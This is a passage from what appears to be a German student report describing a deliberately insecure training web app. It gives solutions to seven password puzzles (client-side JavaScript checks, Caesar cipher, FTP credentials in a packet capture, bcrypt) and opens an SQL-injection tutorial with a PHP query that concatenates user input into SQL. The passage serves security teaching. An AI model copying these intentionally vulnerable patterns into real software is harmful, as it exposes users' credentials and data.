Das nachfolgende Kapitel beschreibt den Login Parcours der Broken-Web-Applikation. Hierzu folgt eine kurze Erläuterung um was es sich bei diesem Parcours handelt. Anschließend werden die einzelnen Übungslevel vorgestellt und gezeigt wie diese zu lösen sind. Abgeschlossen wird das Kapitel mit einem kurzen Ausblick wie der Login Parcours erweitert werden kann.

6.1 Erklärung

Der Login Parcours umfasst eine Reihe von Rätseln, bei denen der Einsteiger versuchen muss, dass Passwort einer gegebenen Login-Maske herauszufinden. Hierzu enthält jedes Level eine kurze Beschreibung mit Hinweisen, wie das Rätsel zu lösen ist (z. B. in dem der JavaScript-Code inspiziert oder eine unverschlüsselte PCAP Datei ausgelesen werden soll).

Das Ziel des Parcours ist es das Interesse des Einsteigers zu wecken, indem er einfache Aufgabestellungen lösen muss, die dem Finden von Sicherheitslücken ähneln. Zudem soll die Denkweise in Bezug auf diese Lücken geschult und gängige Gegenstände der Themengebiete wie Verschlüsselung näher gebracht werden. Darüber hinaus soll hierbei ein Spaßfaktor entstehen, sodass die Einsteiger Lust bekommen sich genauer mit der Thematik der IT-Sicherheit zu beschäftigen.

6.2 Ablauf

Der Einstiegspunkt zu den Aufgaben entspricht der Überblickseite (Siehe Abbildung 6.1) des Login-Parcours. Dort ist jedes Level mit kurzer Überschrift bzgl. der Art des Rätsels verlinkt.

The screenshot shows the 'Security Workbench' application interface. On the left, there is a dark sidebar menu titled 'MENU' with several items: Home, Authentication & Session Management, Buffer Overflow, SQLInjection, Cross Site Scripting, and Login Parcours. The 'Login Parcours' item is currently selected. The main content area has a title 'Loginparcours - Home'. Below it, a box contains the task description: 'Im Login-Parkour hat der User die Aufgabe sich in eine Login-Maske unbefugt einzuloggen. In jedem Level sind verschiedene Sicherheitslücken, schlechte Programmierung oder Hinweise zur Applikation enthalten. Anhand dieser Informationen soll es dem User gelingen, in das System zu gelantern.' At the bottom of the main content area, there is a grid of seven level cards:

Level 1 - Simple JavaScript	Level 2 - JS decoding fun	Level 3 - Find the source code
Level 4 - Bob's fault	Level 5 - Caeser	Level 6 - Wireshark Sniffing
Level 7 - Bcrypt Cracking		

Abbildung 6.1: Überblicksseite des Login Parcours

Der prinzipielle Ablauf jedes Rätsel ist gleich. Der Anwender bekommt einen Startbutton, mit dem eine Login-Maske erscheint. Diese ist mit einer Kurzbeschreibung ausgestattet. Wird ein Rätsel gelöst, so erscheint die dazugehörige Erfolgsmeldung und ein Verweis auf das nächste Level.

6.2.1 Level 1 - JavaScript-Code

Im ersten Level muss der Einsteiger den JavaScript-Code auslesen, in dem fälschlicherweise die Validierung des Usernamen und Passworts enthalten ist. Der Start des Levels entspricht der Login-Maske wie in Abbildung 6.2.




Abbildung 6.2: Login-Maske des ersten Levels

Der Einsteiger soll sich mit einem Rechtsklick und `Seitenquelltext anzeigen`, den Sourcecode anzeigen lassen. Wird dieser genauer betrachtet so wird erstichtlich, dass die Validierung des Usernamen und Passwort in einem Skript geschieht. Dort findet der Einsteiger auch das Passwort `hallo123` zum vorgegebenen Usernamen `root`. Abbildung 6.3 zeigt den zugehörigen Codeausschnitt.

```

<script>
    function checkLoginCredentials() {
        var password = document.getElementById('login_password');
        if (password.value == "hallo123") {
            $('#login-modal').modal('hide');
            document.getElementById("solution").removeAttribute("hidden");
            document.getElementById("instruction").setAttribute("hidden", true);
        } else {
            alert("Wrong password - try again!");
        }
    }

</script>

```

Abbildung 6.3: Lösung des ersten Levels

6.2.2 Level 2 - Decoding JavaScript-Code

Das zweite Level ähnelt prinzipiell dem Ersten, bei dem der Einsteiger erneut den JavaScript-Code inspizieren soll. Bei genauerer Betrachtung wird hierbei ersichtlich, dass das Passwort mit der JavaScript Funktion `String.fromCharCode(...)` verschlüsselt ist. Diese interpretieren Integerzahlen als Werte des ASCII-Zahlensatz. Abbildung 6.4 zeigt den relevanten Codeausschnitt.

```

<script src="../Content/js/loginParcour.js"></script>

<script>
    function checkLoginCredentials() {
        var password = document.getElementById('login_password');
        if (password.value === String.fromCharCode(112, 97, 115, 115, 119, 111, 114, 100, 49)) {
            $('#login-modal').modal('hide');
            document.getElementById("solution").removeAttribute("hidden");
            document.getElementById("instruction").setAttribute("hidden", true);
        } else {
            alert("Wrong password - try again!");
        }
    }

</script>

```

Abbildung 6.4: Codeausschnitt zur Lösung des zweiten Levels

Erkenntlich wird dabei, dass das Passwort aus der Zahlenfolge 112, 97, 115, 115, 119, 111, 114, 100, 49 besteht. Übersetzt man diese nun in eine ASCII-Zeichenfolge entsteht das Wort `password1`, dass die Lösung dieses Rätsels entspricht.

6.2.3 Level 3 - Source Code Suche

Im folgenden Level muss der Anwender den Source Code zuerst finden, bevor er die Lösung herauslesen kann. Hierbei wurde in diesem Level der Rechtsklick mit der Maus deaktiviert. In der Praxis ist es jedoch nicht möglich den Source Code

zu verstecken, da dieser auf der Clientseite und somit im Browser vorliegen muss. Der Einsteiger muss folglich auf die Idee kommen, den Source Code mit der richtigen URL-Anfrage auszulesen. Die Lösung hierzu ist die Anweisung `view-source:http://`. Die Abbildung 6.5 zeigt wiederum den relevanten Codeausschnitt mit dem Passwort.

```
<script>
    function checkLoginCredentials() {
        var password = document.getElementById('login_password');
        if (password.value === String.fromCharCode(100, 101, 98, 117, 103, 103, 101, 114, 70, 111, 117, 110, 100)) {
            $('#login-modal').modal('hide');
            document.getElementById("solution").removeAttribute("hidden");
            document.getElementById("instruction").setAttribute("hidden", true);
        } else {
            alert("Wrong password - try again!");
        }
    }
</script>
```

Abbildung 6.5: Codeausschnitt zur Lösung des dritten Levels

Auch hier wurde eine Zahlenfolge gewählt, die in ASCII-Zeichen umgewandelt wird. So generiert sich das Passwort für dies Level aus der Zahlenfolge `100, 101, 98, 117, 103, 103, 101, 114, 70, 111, 117, 110, 100` und entspricht `debuggerFound`.

6.2.4 Level 4 - Verstecke Dateien

Im vierten Level ist eine Datei versteckt, die dem Einsteiger Hinweise zur Lösung des Rätsels gibt. Die Beschreibung des Rätsels ist wie folgt:

Bob ist kein guter Entwickler: Er hat das Passwort vergessen und murmelt die ganze Zeit nur etwas von aliens.txt. Ich weiß auch nicht was das bedeuten soll!?

Um das Rätsel zu lösen muss der Einsteiger, die Datei `aliens.txt` in der URL suchen. Abbildung 6.6 zeigt die gefundene Textdatei.

```
User-agent: *
Allow: /
Disallow: /bobsHiddenPage.html #don't allow google to find the solution for level 4
```

Abbildung 6.6: Gefundene Datei des vierten Levels

In dieser Textdatei wird auf eine versteckte Seite verwiesen, die in der gesamten Webanwendung durch keinen Link erreichbar ist. Die Abbildung 6.7 zeigt die versteckte Seite auf der das Passwort `bobIsSoStupid123` ersichtlich ist.



Abbildung 6.7: Lösung des vierten Levels

Abschließend muss in diesem Level erwähnt werden, dass die Validierung des Passworts nicht browserseitig geschieht, sondern mittels PHP auf dem Server. Folglich ist es dem Einsteiger nicht wie bisher möglich, dass Passwort im JavaScript Code wiederzufinden.

6.2.5 Level 5 - Caesar-Verschlüsselung

Das fünfte Level umfasst eine Caesar-Verschlüsselung. Um folglich das Level zu lösen muss der Einsteiger wissen worum es sich bei dieser Verschlüsselung handelt.

Die Caesar-Verschlüsselung

Gerade die Caesar-Verschlüsselung bietet sich als Einstiegs- und Demonstrationsverschlüsselung an, da mit ihr leicht die Grundlagen der Kryptographie gezeigt werden können. Allerdings ist das Verwenden der Caesar-Verschlüsselung nicht sehr sicher und kann leicht geknackt werden. Dieses Level des Login Parcours soll dies demonstrieren.

Prinzipiell ist die Caesar-Verschlüsselung ein einfaches symmetrisches Verschlüsselungsverfahren aus Zeiten der Römer und geht auf den Feldherr Julius Caesar zurück.

Konkret basiert die Caesar Chiffre auf einer monographischen und monoalphanabetischen Substitution. Ausgangspunkt ist das Alphabet so wie wir es kennen. Nun wird jeder Buchstaben durch einen neuen Buchstaben ersetzt, nämlich der Buchstabe, der um drei Stellen versetzt ist. Aus einem Ä" wird durch eine Verschiebung um drei Zeichen also der Buchstabe "D", ein "B" wird ein "E", das "C" ein "Füsw. Da das ganze zyklisch ist, wird das "X" durch ein Äersetzt, das "Y" durch ein "Bünd das SZ" durch ein "C". Damit ergibt sich am Ende folgende Umwandlungstabelle (Siehe Abbildung 6.8):

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c

Abbildung 6.8: Umsetzungstabelle bei der Caeser-Verschlüsselung mit Shift 3

Soll nun bspw. das Wort *security* verschlüsseln, muss lediglich die obige Tabelle nach dem Buchstaben durchsucht werden und mit den dazugehörigen ersetzen. So entspricht *security* in verschlüsselter Form *vhfxulwb*. Zusätzlich kann der Verschiebungsfaktor des Alphabets beliebig gewählt werden, somit auch negativ. Zudem ist es bspw. möglich ein Wort mehrmals zu verschlüsseln.

Level 5

In dem vorliegenden Passworträtsel bekommt der Einsteiger wieder eine Login-Maske (Siehe Abbildung 6.9) vorgegeben mit dem Hinweis, dass das Passwort '*LyRhtZhoBukZplnal*' lautet. Allerdings ist dieses mit der Caesar-Verschlüsselung encodiert worden.




Abbildung 6.9: Login-Maske der Caesar-Verschlüsslung im fünften Level

Um herauszufinden wie das decodierte Passwort aussieht muss der Einsteiger folglich die Verschiebung des Alphabets herausfinden. So könnte der Einsteiger z. B. ein eigenes Skript schreiben oder einen Caeser-Verschlüsslungsprogramm (<http://gc.de/gc/caesar/>) nutzen und jeden Verschiebungsfaktor durch zu spielen bis ein sinnvolles Passwort herauskommt. Bei dem Durchexerzieren sollte erkenntlich werden, dass bei einer Verschiebung um den Faktor -7, die Lösung für dieses Level herauskommt. Das korrekt entschlüsselte Passwort lautet ErKamSahUndSiegte

6.2.6 Level 6 - Wireshark-Sniffing

Im sechsten Level des Parcours soll der Einsteiger in Kontakt mit Wireshark kommen. Die Abbildung 6.10 zeigt die Aufgabenstellung.




Abbildung 6.10: Login-Maske des sechsten Levels

Hier soll der Einsteiger eine unverschlüsselte PCAP-Datei auslesen, die einen Nachrichtenverkehr wiedergibt. In dieser Datei ist an einer Stelle, der Username mit Passwort auslesbar. Abbildung 6.11 zeigt den relevanten Ausschnitt in Wireshark. Die Lösung des Levels ist der Username `jerry` und das Passwort `saymynameheisenberg`.

2 0.002099	192.168.1.10	192.168.1.106	TCP	74.21 → 52796 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=1400211 TSecr=144544
3 0.002137	192.168.1.106	192.168.1.10	TCP	66 52796 → 21 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=1404544 TSecr=1400211
4 0.004071	192.168.1.10	192.168.1.106	FTP	81 Response: 220- smallftpd
5 0.004159	192.168.1.106	192.168.1.10	TCP	66 52796 → 21 [ACK] Seq=1 Ack=16 Win=14608 Len=0 TSval=144545 TSecr=1400211
6 0.005103	192.168.1.10	192.168.1.106	FTP	109 Response: 1.0.3
7 0.005151	192.168.1.106	192.168.1.10	TCP	66 52796 → 21 [ACK] Seq=1 Ack=119 Win=14608 Len=0 TSval=144545 TSecr=1400211
8 11.046616	192.168.1.106	192.168.1.10	FTP	78 Request: USER jerry
9 11.048725	192.168.1.10	192.168.1.106	FTP	106 Response: 331 User name okay, password required.
10 11.048797	192.168.1.106	192.168.1.10	TCP	66 52796 → 21 [ACK] Seq=13 Ack=159 Win=14608 Len=0 TSval=147306 TSecr=1481315
11 15.884315	192.168.1.106	192.168.1.10	FTP	92 Request: PASS saymynameheisenberg
12 15.886934	192.168.1.10	192.168.1.106	FTP	88 Response: 230 User Logged in.
13 15.887005	192.168.1.106	192.168.1.10	TCP	66 52796 → 21 [ACK] Seq=39 Ack=181 Win=14608 Len=0 TSval=148516 TSecr=1401799

Frame 8: 8 bytes captured (0.024 bits), 76 bytes on wire (602 bits) on interface 0
> Ethernet II, Src: Asustek_C_af:77:45 (4:6d:04:af:77:45), Dst: Asustek_C_af:77:45 (4:6d:04:af:77:45)
> Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.10
> Transmission Control Protocol, Src Port: 52796, Dst Port: 21, Seq: 1, Ack: 119, Len: 12
> File Transfer Protocol (FTP)

Abbildung 6.11: Wiresharkausschnitt für die Lösung des sechsten Levels

6.2.7 Level 7 - BCrypt-Verschlüsselung

Das letzte Level umfasst einen weiteren Verschlüsselungsart - der BCrypt-Verschlüsselung. BCrypt ist eine kryptologische Hashfunktion, die speziell für das Hashen und Speichern von Passwörtern entwickelt wurde. Für dieses Level wurde die eingebaute BCrypt Funktion von PHP verwendet.

In der Aufgabe findet der Einsteiger eine Login-Maske (Siehe Abbildung 6.12 wieder, in der eine Tabelle mit verschlüsselten Passwörtern enthalten ist. Zudem ist eine Liste von sogenannten *Common-Passwords* gegeben, die häufig genutzte Passwörter wieder spiegelt. Somit ist die Aufgabe die gegebenen Passwörter zu entschlüsseln und zu überprüfen ob diese mit einem, der *Common-Passwords* übereinstimmt.




Abbildung 6.12: BCrypt Login Maske mit gegebenen Credentials

Die Lösung für dieses Level lautet: Username `Kevin` und Passwort `sniffing`.

6.3 Ausblick

In Bezug auf die künftigen Entwicklungsschritte des Login Parcours sollen nun einige Vorschläge gemacht werden.

Die bisherigen Level orientieren sich zum Teil an Beispielübungen der Seite <http://oxf.at/>. Dort ist ein ähnliche Aufgabensammlung aufgezeigt, die als Inspi-

ration gelten kann. Denkbar ist es auch, den Login Parcours in Richtung echter Hacker-Rätsel wie z. B. auf <https://www.root-me.org/> aufzubauen. Diesbezüglich kann dies auch zusammen mit der Austragung des eigenen CTFs geschehen, der zum ersten Mal im Februar 2018 stattfindet.

7 SQL-Injection

Von: Robert Zisler, GUI Portierung der bisherigen SQL-Injection von Marco Sedlmayer

Eine SQL-Injection ist ein Angriff auf eine Benutzerschnittstelle, die mit einer Datenbank im Hintergrund kommuniziert. Dabei werden SQL-Befehle z.B. über die normalen Eingabefelder einer (Web-)Applikation an die Datenbank geschickt und dort ausgeführt. Dies kann dazu führen, dass der Angreifer Zugriff auf sensible Daten oder Anwendungen erhält oder sogar die komplette Datenbank löschen kann.

7.1 Erklärung

Beinahe jede moderne Anwendung - sei es eine Webanwendungen wie Facebook oder eine klassische Client-Server-Applikation mit einer speziellen Benutzeroberfläche wie SAP ERP - verwendet im Hintergrund ein Datenbankmanagementsystem zur Verwaltung und Speicherung der Applikationsdaten. Die Datenbank ist dabei i.d.R. von größerem Wert als die Anwendung selbst. In Industrieunternehmen enthalten Datenbanken z.B. Informationen zu Mitarbeitern, Kunden, Finanztransaktionen, Produktionsplänen oder geheime Dokumente der Produktentwicklung. Datenbanken sind somit ein kritischer Bestandteil vieler Unternehmen. Deren Verfügbarkeit und Sicherheit ist wichtig für den Fortbestand des Unternehmens und daher auch gesetzlich geregelt¹.

Kriminell motivierte Hacker haben daher ein hohes Interesse daran, Zugang zu diesen Daten zu erhalten. Eine möglicher Zugriffsweg hierfür ist das Ausnutzen von Schwachstellen durch SQL-Injections.

Um SQL-Injections durchführen zu können, wird lediglich ein grundlegendes Verständnis klassischer Anwendungsarchitekturen und der Datenbankabfragesprache SQL benötigt. Die Grundlagen hierzu werden nachfolgend erläutert.

¹Siehe https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/_content/baust/b05/b05007.html

7.1.1 Grundlagen Datenbanksysteme

Datenbanksysteme (DBS) sind ein weithin genutztes Hilfsmittel zur rechnergestützten Organisation, Erzeugung, Veränderung und Verwaltung großer Datensammlungen und stellen in vielen Unternehmen und Organisationen die zentrale Informationsbasis zu ihrer Aufgabenerfüllung bereit. Ein DBS besteht aus einem *Datenbankmanagementsystem* (DBMS) und einer oder mehreren Datenbanken. Eine Datenbank ist eine Zusammenstellung von Daten samt ihrer Beschreibung (Metadaten), die persistent im DBS abgelegt werden.

Das DBMS bildet die Schnittstelle zwischen den Datenbanken und dient den Benutzern zur Datenverwaltung und -Veränderung. Die zentralen Aufgaben eines DBMS sind im Wesentlichen die Bereitstellung verschiedener Sichten auf die Daten (Views), die Konsistenzprüfung der Daten (Integritätssicherung), die Autorisationsprüfung, die Behandlung gleichzeitiger Zugriffe verschiedener Benutzer (Synchronisation) und das Bereitstellen einer Datensicherungsmöglichkeit, um im Falle eines Systemausfalls zeitnah Daten wiederherstellen zu können.

Der Zugriff auf die Daten erfolgt mithilfe einer standardisierten Abfragesprache, der *Structured Query Language* (SQL). Durch sie können Datenstrukturen angelegt und verändert werden, neue Daten zur Datenbank hinzugefügt sowie bestehende Daten verändert oder gelöscht werden.

7.1.2 3-Schichten-Architektur




Abbildung 7.1: 3-Schichten-Architektur

DBS werden von Endanwendern nicht direkt genutzt, sondern werden durch die Applikation und graphische Oberflächen verschaltet. Der Benutzer greift z.B. via HTTP über die Oberfläche auf die Applikation zu. Die Applikation selbst

ist mit einem dedizierten Datenbankbenutzer mit dem DBS verbunden, die Kommunikation erfolgt über SQL. Diese Architektur wird wegen ihrer drei Ebenen - der Präsentations-, der Logik- und der Persistenzschicht - auch als 3-Schichten-Architektur bezeichnet (vergleiche Abbildung 7.1).

Die Applikationen stellen dem Benutzer Eingabefelder zur Verfügung, mittels derer die Benutzer Daten auslesen, verändern oder neu erzeugen können. Die Benutzereingaben werden zu bereits vorgefertigten SQL-Statements hinzugefügt und an das DBS gesendet. Das DBS verarbeitet das Statement und sendet eine Antwort an die Anwendung zurück.

7.1.3 Der Angriff

Bei einer SQL-Injection werden, wie der Name schon impliziert, (Teile von) SQL-Statements an die normalen Benutzereingaben angehängt, um somit die Logik und die Sicherheitsmechanismen der Applikation zu umgehen.

Der SQL-Interpreter des DBMS führt das ursprüngliche und die angehängten Statements aus. Mittels geschickter SQL-Injections können über harmlose Benutzerschnittstellen ganze Datenbanken gelöscht werden.

7.2 Vorbereitung

Für die Ausführung des Tutorials wird Kali Linux 2.0 mit eingerichteter Security Workbench benötigt. Alternativ kann das Skript auf einem anderen beliebigen Linux-System verwendet werden, in dem MySQL und Apache2 installiert sind. Zur korrekten Initialisierung der Webanwendung muss ggf. der Pfad zum Apache-Webserver in der Datei 'initializeDB.py' geändert werden. Die zu konfigurierenden Pfade im Quellcode sind entsprechend gekennzeichnet.

7.3 Ablauf

7.3.1 Aufbau des Login-Web-Services

Das Tutorial wird über die Security Workbench unter dem Hauptmenüpunkt 4 aufgerufen. Zu Beginn wird der Apache2-Webserver und das MySQL-DBMS gestartet. Anschließend wird die Datenbank initialisiert. Dabei wird folgendes Schema erstellt:

Field	Type	Null	Key	Default	Extra
userId	int(11)	NO	PRI	NULL	auto_increment
userName	varchar(255)	YES		NULL	
password	varchar(30)	YES		NULL	

Abbildung 7.2: Tabellenstruktur der Tabelle „secretUserData“

Nun stehen verschiedene Tutorials zur Verfügung. Sie alle basieren auf demselben Web-Service, einem Login für eine Website (siehe Abbildung 7.3). Der Web-Service wurde in HTML/CSS, JavaScript und PHP entwickelt. Die Benutzereingaben werden auf der HTML-Seite entgegen genommen und über einen Ajax-Aufruf an PHP übergeben.

The image shows a simple login interface. At the top, the word "Login" is centered in a bold, black font. Below it, there are two text input fields. The first field is labeled "Benutzername:" and the second is labeled "Passwort:". Both fields have a placeholder text inside them. At the bottom of the form is a single "Login" button.

Abbildung 7.3: Login-Oberfläche des Web-Services

Dort werden die Benutzereingaben in ein vordefiniertes SQL-Statement eingefügt (siehe Listing 7.1) und an das DBS zur Ausführung übermittelt. Die Antwort des Servers, ein oder mehrere zutreffende Tupel mit der User-ID, dem User-Namen und dem User-Passwort werden anschließend unterhalb des Eingabefelds in dem Web-Service angezeigt. Dort ist ebenfalls das im DBS ausgeführte SQL-Statement zu sehen.

Listing 7.1: SQL-Statement

```

6 $query = '
7   SELECT *
8   FROM secretUserData
9   WHERE userName = "'.$username.'"
10  AND password = "'.$password.'";
11 ';

```

Zudem sind zwei Buttons verfügbar, mit denen die Tabellenstruktur sowie der momentane Inhalt der Tabelle angezeigt werden können.

7.3.2 SQL-Injection zum Auslesen von Daten

